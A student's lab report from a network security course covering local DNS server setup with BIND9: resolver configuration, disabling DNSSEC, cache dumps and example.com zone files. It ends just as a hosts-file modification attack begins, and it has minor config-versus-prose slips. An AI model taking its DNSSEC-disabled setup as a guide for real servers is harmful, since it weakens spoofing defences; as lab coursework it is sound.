



COMPUTER NETWORK SECURITY LAB - UE18CS335

Local DNS Attack Lab

Name: Ankitha P

Class: 6 'D'

Date : 23/03/2021

LAB SETUP

DNS Server : 10.0.2.26

Victim : 10.0.2.27

Attacker : 10.0.2.28

Part I: Setting Up a Local DNS Server

Task 1: Configure the User Machine


To set up the DNS server location on the victim machine so that all DNS queries are sent to our manually created server, we add 'nameserver 10.0.2.26' (ip of our local DNS server) in the /etc/resolvconf/resolv.conf.d/head. If we write it in the resolv.conf file directly, it will be overwritten by DHCP with the actual DNS ip address, so we write it in this file to make it permanent instead.

A screenshot of a terminal window titled "Terminal". The window shows the command "GNU nano 2.5.3" and the file path "File: /etc/resolvconf/resolv.conf.d/head". The terminal content is as follows:

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#      DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.26
```

The terminal has a dark background and a light-colored text area. On the left, there is a vertical dock with icons for various applications like a browser, file manager, and terminal.


The content of the head file will be prepended to the dynamically generated resolver configuration file. After making the change, we need to run the command “sudo resolvconf -u” for the change to take effect:



```
Terminal
seed@Ankitha_PES1491_victim:~$cd /etc/resolvconf/resolv.conf.d
seed@Ankitha_PES1491_victim:.../resolv.conf.d$ls
base head
seed@Ankitha_PES1491_victim:.../resolv.conf.d$cat /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#      DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN

nameserver 10.0.2.26
seed@Ankitha_PES1491_victim:.../resolv.conf.d$sudo resolvconf -u
seed@Ankitha_PES1491_victim:.../resolv.conf.d$
```

After configuring the user machine, used the dig command to get an IP address facebook.com. From the response, it is evident that the response is indeed from your server.



```
Terminal
seed@Ankitha_PES1491_victim:~$cd /etc/resolvconf/resolv.conf.d
seed@Ankitha_PES1491_victim:.../resolv.conf.d$dig facebook.com
; <>> DiG 9.10.3-P4-Ubuntu <>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 10470
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
facebook.com.           IN      A
;; ANSWER SECTION:
facebook.com.        199     IN      A      69.171.250.35
;; AUTHORITY SECTION:
facebook.com.    172699   IN      NS      a.ns.facebook.com.
facebook.com.    172699   IN      NS      d.ns.facebook.com.
facebook.com.    172699   IN      NS      c.ns.facebook.com.
facebook.com.    172699   IN      NS      b.ns.facebook.com.

;; ADDITIONAL SECTION:
a.ns.facebook.com. 172699   IN      A      129.134.30.12
a.ns.facebook.com. 172699   IN      AAAA     2a03:2880:f0fc:c:face:b00c:0:35
b.ns.facebook.com. 172699   IN      A      129.134.31.12
b.ns.facebook.com. 172699   IN      AAAA     2a03:2880:f0fd:c:face:b00c:0:35
c.ns.facebook.com. 172699   IN      A      185.89.218.12
c.ns.facebook.com. 172699   IN      AAAA     2a03:2880:f1fc:c:face:b00c:0:35
d.ns.facebook.com. 172699   IN      A      185.89.219.12
d.ns.facebook.com. 172699   IN      AAAA     2a03:2880:f1fd:c:face:b00c:0:35


;; Query time: 0 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Sat Mar 20 14:35:25 EDT 2021
```

Task 2: Set Up a Local DNS Server

Step 1: Configure the BIND9 Server

BIND9 gets its configuration from a file called /etc/bind/named.conf. It includes many files and one of the included files is called /etc/bind/named.conf.options for setting the configuration options. We add a dump-file entry to store where to dump our cache content

on using the `sudo rndc dumpdb -cache` command. Our cache is redirected to `/var/cache/bind/dump.db`



```
GNU nano 2.5.3                               File: /etc/bind/named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //========================================================================
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //================================================================
    dnssec-validation auto;

    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";

    auth-nxdomain no;      # conform to RFC1035


    query-source port      33333;

    listen-on-v6 { any; };

[ Read 33 lines ]
[G] Get Help   [^O] Write Out   [^W] Where Is   [^K] Cut Text   [^J] Justify   [^C] Cur Pos   [^Y] Prev Page   [M-\] First Line   [M-W] WhereIs Next
[X] Exit      [^R] Read File   [^N] Replace   [^U] Uncut Text  [^T] To Spell   [^G] Go To Line  [^V] Next Page   [M-/] Last Line   [M-] To Bracket
```

Step 2: Turnoff DNSSEC

DNS security extension is the countermeasure to prevent DNS attacks. To perform the experiments we turn it off by commenting out the dnssec-validation entry, and adding a dnssec-enable entry.



```
GNU nano 2.5.3                               File: /etc/bind/named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //========================================================================
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //================================================================
    dnssec-validation auto;

#dnssec-enable no;
dump-file "/var/cache/bind/dump.db";

auth-nxdomain no;      # conform to RFC1035

query-source port      33333;

listen-on-v6 { any; };

[ Read 33 lines ]
[G] Get Help   [^O] Write Out   [^W] Where Is   [^K] Cut Text   [^J] Justify   [^C] Cur Pos   [^Y] Prev Page   [M-\] First Line   [M-W] WhereIs Next
[X] Exit      [^R] Read File   [^N] Replace   [^U] Uncut Text  [^T] To Spell   [^G] Go To Line  [^V] Next Page   [M-/] Last Line   [M-] To Bracket
```

Step 3: Start DNS server

To apply all the configuration changes, we restart the bind9 server as shown below:


```
Terminal
 seed@Ankitha_PES1491_server:~$sudo service bind9 restart
seed@Ankitha_PES1491_server:~$
```

Step 4: Use the DNS server

When we ping `www.google.com` from the victim machine (10.0.2.27), we can see that it sends a DNS query to DNS server (10.0.2.26) and the DNS server further sends the query to the root, TLD and nameservers.

```
seed@Ankitha_PES1491_victim:~$ping www.google.com
PING www.google.com (172.217.160.132) 56(84) bytes of data.
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=1 ttl=114 time=63.5 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=2 ttl=114 time=105 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=3 ttl=114 time=39.2 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=4 ttl=114 time=39.2 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=5 ttl=114 time=50.7 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=6 ttl=114 time=40.6 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=7 ttl=114 time=44.7 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=8 ttl=114 time=37.9 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=9 ttl=114 time=38.3 ms
^X64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=10 ttl=114 time=54.8 ms
64 bytes from maa03s29-in-f4.1e100.net (172.217.160.132): icmp_seq=11 ttl=114 time=57.6 ms
^Z
[1]+  Stopped                  ping www.google.com
seed@Ankitha_PES1491_victim:~$
```

When we ping the same host (www.google.com) again, we will see that on receiving the DNS query request, the DNS server will send a DNS reply with the IP address of the host directly. It shows that the DNS server has cached the information about the root servers, TLDs and nameservers.



We can also see that all the answers received from various DNS servers have been cached and we can dump it into the dump.db file as we have mentioned in the named.conf.options file as shown below. This cached information was what was used to answer the query the second time.

```
Terminal
seed@Ankitha_PES1491_server:~$sudo service bind9 restart
seed@Ankitha_PES1491_server:~$sudo rndc dumpdb -cache
seed@Ankitha_PES1491_server:~$grep "google" /var/cache/bind/dump.db
217.172.in-addr.arpa.    86354    NS      ns1.google.com.
                           86354    NS      ns2.google.com.
                           86354    NS      ns3.google.com.
                           86354    NS      ns4.google.com.
google.com.               172713   NS      ns1.google.com.
                           172713   NS      ns2.google.com.
                           172713   NS      ns3.google.com.
                           172713   NS      ns4.google.com.
ns1.google.com.           172713   A       216.239.32.10
ns2.google.com.           172713   A       216.239.34.10
ns3.google.com.           172713   A       216.239.36.10
ns4.google.com.           172713   A       216.239.38.10
www.google.com.           213      A       172.217.163.132
seed@Ankitha_PES1491_server:~$
```

Task 3: Host a Zone in the Local DNS server

Step 1: Create Zones

We add two zone file locations into the named.conf file to provide forward lookup(domain name to ip address translation) and reverse lookup(ip address to domain name translation) files.

```
Terminal
seed@Ankitha_PES1491_server:~$cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
//
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "2.0.10.in-addr.arpa" {
    type master;
    file "/etc/bind/10.0.2.db";
};

seed@Ankitha_PES1491_server:~$
```


Step 2: Setup the forward lookup zone file

We create example.com.db zone file with the following contents in the /etc/bind/ directory where the actual DNS resolution is stored.

```
Terminal
seed@Ankitha_PES1491_server:~/bind$sudo cat example.com.db
$TTL 3D ; default expiration time of all resource records without
; their own TTL
@ IN SOA ns.example.com. admin.example.com. (
    1 ; Serial
    8H ; Refresh
    2H ; Retry
    4W ; Expire
    1D ) ; Minimum
@ IN NS ns.example.com. ;Address of nameserver
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 10.0.2.101 ;Address of www.example.com
mail IN A 10.0.2.102 ;Address of mail.example.com
ns IN A 10.0.2.10 ;Address of ns.example.com
*.example.com. IN A 10.0.2.100 ;Address for other URL in
; the example.com domain
seed@Ankitha_PES1491_server:~/bind$
```

Step 3: Setup the reverse lookup zone file

We create a reverse DNS lookup file called 10.0.2.db for the example.net domain to support DNS reverse lookup, i.e., from IP address to hostname in the /etc/bind/ directory with the following contents.




```
Terminal
seed@Ankitha_PES1491_server:~/bind$ cat 10.0.2.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    1
    8H
    2H
    4W
    1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.

seed@Ankitha_PES1491_server:~/bind$
```

Step 4: Restart the BIND server and test

We restart the server to apply our changes.



```
Terminal File Edit View Search Terminal Help
seed@Ankitha_PES1491_server:~$ sudo service bind9 restart
seed@Ankitha_PES1491_server:~$
```

Now to test our DNS server, we use dig(Domain Information Groper) command to send domain name requests to the specified domain name with dns resolution and the final output response information is displayed on the terminal.



```
Terminal
seed@Ankitha_PES1491_victim:~$ dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<< opcode: QUERY, status: NOERROR, id: 27567
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.        259200  IN      A      10.0.2.101
;;
;; AUTHORITY SECTION:
example.com.            259200  IN      NS     ns.example.com.
;;
;; ADDITIONAL SECTION:
ns.example.com.          259200  IN      A      10.0.2.10
;;
;; Query time: 0 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Sat Mar 20 15:43:37 EDT 2021
;; MSG SIZE  rcvd: 93


seed@Ankitha_PES1491_victim:~$
```

We can see that the ANSWER SECTION contains the DNS mapping. We can see that the IP address of www.example.com is now 10.0.2.101 and all other IP addresses and domain names in all the sections are in accordance to what we have set up in the DNS server.

Part II: Attacks on DNS


Task 4: Modifying the Host File

In this task, we will see how to perform a DNS attack if the victim's machine is compromised. On the victim machine, we ping www.bank32.com. We can see that we get valid ICMP echo responses from the ip address 34.102.136.180 which is the correct dns resolution ip address of that domain name.




```
Terminal
seed@Ankitha_PES1491 victim:~$ ping www.bank32.com
